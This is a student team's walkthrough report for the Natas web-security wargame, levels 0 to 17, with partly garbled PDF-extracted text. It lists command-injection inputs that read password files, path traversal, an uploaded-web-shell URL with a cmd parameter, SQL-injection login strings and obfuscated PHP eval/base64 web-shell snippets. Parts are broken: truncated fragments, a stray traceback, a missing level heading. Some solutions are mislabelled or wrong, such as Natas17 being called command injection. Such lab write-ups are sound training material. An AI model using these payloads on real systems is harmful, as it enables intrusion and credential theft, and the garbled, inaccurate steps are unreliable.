

DigiSuraksha Wargame internship Task

Team Members: 1. Durvaas More

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
3. Atul Prajapati

NATAS War Game Walkthrough Report =>

Part 1: Natas0 to Natas17

Level: Natas0


- Step-by-Step:
 - Open the URL in browser.
 - Notice username and password are given on the page.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - The first level is to teach you how to use HTTP basic authentication.



Level: Natas1


- Step-by-Step:

- Open the URL in browser.
- Right-click → View Page Source.
- Find password hidden in a comment.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Password hidden in HTML comments to teach checking page source.




Level: Natas2

- Step-by-Step:
 - Open page and View Source.
 - Find a link to `"/files/"` directory.
 - Browse the directory and find the password file.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Teaches exploring hidden directories.



Level: Natas3

- Step-by-Step:
 - View Source.
 - Find hidden directory `/s3cr3t/`.
 - Find password inside it.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Train users to look carefully into source code.




Level: Natas4

- Step-by-Step:
 - After accessing page, notice it redirects if 'Referer' is not set.
 - Manually set Referer header or use URL editing.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Introduction to HTTP headers (Referer).


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Raw
1 /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic bmF0YXN0aW5kGtSaIdtcH05UXI3WHJ3NWpX0atnTlU5NDZsd0Vh
4 grade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
6 HTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
7 Referer: http://natas5.natas.labs.overthewire.org/
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```

- Logic Behind the Solution:
 - Teaches tampering with cookies.



Level: Natas6


- Step-by-Step:
 - View Source.
 - Find encoded secret (Base64).
 - Decode using base64.
- Tools Used:
 - Terminal (echo + base64) or online tools
- Logic Behind the Solution:
 - Understand basic encoding techniques.



Level: Natas7


- Step-by-Step:
 - Modify URL parameter ?page=home.

- Try Path Traversal with ?page=../../etc/natas_webpass/natas8.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Introduces basic path traversal.




Level: Natas8

- Step-by-Step:
 - View Source.
 - Find custom hash function.
 - Reverse the logic with simple Python script.
- Tools Used:
 - Browser, Python
- Logic Behind the Solution:
 - Shows simple reversing of obfuscation.




Level: Natas9

- Step-by-Step:
 - Input in search box: anytext; cat /etc/natas_webpass/natas10
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Introduces command injection.




Level: Natas10

- Step-by-Step:
 - Input payload: anytext | cat /etc/natas_webpass/natas11
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Demonstrates using pipe | operator to inject commands.



Level: Natas11

- Step-by-Step:
 - Decrypt cookie value.
 - Change isAdmin from false to true.
 - Re-encrypt cookie.
- Tools Used:
 - Terminal (openssl)
- Logic Behind the Solution:
 - Encryption understanding and cookie tampering.



Level: Natas12

- Step-by-Step:
 - Upload PHP file disguised as an image.
 - Access uploaded PHP file.
- Tools Used:
 - Browser, Burp Suite
- Logic Behind the Solution:
 - Bypassing file upload restrictions.

We test a simple `uname -r` injection with this URL

`http://natas12.natas.labs.overthewire.org/upload/z8afuux3n1.php?cmd=uname%20-r`

and get this

4.7.9-grsec

which means the shell command has passed through to the Linux shell with returned results. So we just need to `cat /etc/natas_webpass/natas13` with this URL


`http://natas12.natas.labs.overthewire.org/upload/z8afuux3n1.php?cmd=cat%20/etc/natas_webpass/natas13`

and you'll get the password.

natas13

Level: Natas13

- Step-by-Step:
 - Upload a PHP file directly.
 - Execute uploaded file.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - File upload exploitation.



Level: Natas14

- Step-by-Step:
 - Use SQL Injection in login form:


- username: "natas15" OR "1"="1"

- Tools Used:

- Browser

- Logic Behind the Solution:

- Classic SQL Injection to bypass login.



The screenshot shows the Acunetix website with a navigation bar containing 'Products', 'Solutions', 'Pricing', 'Customers', and 'Resources'. Below the navigation bar, there is a list of PHP functions: `base64_encode()`, `gzdeflate()`, and `str_rot13()`. Below this list, a paragraph states: 'The following examples all produce the same result, however, an attacker might choose to use more obfuscation techniques in order for the web shell to keep a low profile.' Below the paragraph is a code block containing several PHP snippets that demonstrate different ways to execute the command `system('ls -la')` using various obfuscation techniques like Base64 encoding, gzip compression, and ROT13.

```
<?php
// Evaluates the string "system('ls -la');" as PHP code
eval("system('ls -la');");

// Decodes the Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(base64_decode("c3lzdGVtKCdscyAtbGEnKTsNCg=="));

// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(base64_decode('K64sLknN1VDKKVbQzUlu0rQGAA==')));

// Decodes the compressed, ROT13 encoded, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(str_rot13(base64_decode('K64sLlbn1UPKKUNQzVZH0rQGAA=='))));

// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
assert(gzinflate(base64_decode('K64sLknN1VDKKVbQzUlu0rQGAA==')));
?>
```

Level: Natas15

- Step-by-Step:


- Use Blind SQL Injection guessing each character.
- Automate using script or Burp Intruder.

- Tools Used:

- Browser, Burp Suite, Script


- Logic Behind the Solution:

- Blind SQL Injection attack using true/false responses.



Level: Natas16

- Step-by-Step:
 - Inject command using | operator.
 - Example: anytext | cat /etc/natas_webpass/natas17
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - More advanced command injection practice.



Level: Natas17

- Step-by-Step:
 - Perform Blind Command Injection.
 - Use time delay like SLEEP(5) to detect true condition.
- Tools Used:
 - Browser, Burp Suite

- 16.py
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bcdghkmnqrsw
bcdghkmnqrswA
bcdghkmnqrswAG
bcdghkmnqrswAGH
bcdghkmnqrswAGHN
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bcdghkmnqrswAGHNPQS
bcdghkmnqrswAGHNPQSW
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bcdghkmnqrswAGHNPQSW35
bcdghkmnqrswAGHNPQSW357
bcdghkmnqrswAGHNPQSW3578
bcdghkmnqrswAGHNPQSW35789
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8Ps
8Ps3
8Ps3H
8Ps3H0


 - "listening.jpg" is not cre
 - We're "grepping" for the exist series of "if's" within in a loop
 - If this character is in the p NOTHING... If it's not in th dummy word "dommed" .
 - First steps
 - Attempt to find characters across "\$() " thanks to [Wik challenges](#) , which is She
 - This is a command su
 - After reading through all t

- ```
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p0\LocalCache\Local-packages\Python39\site-packages\requests\ap
i.py", line 76, in get
 return request('get', url, params=params, **kwargs)
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p0\LocalCache\Local-packages\Python39\site-packages\requests\ap
i.py", line 60, in request
 return session.request(method=method, url=url, **kwargs)
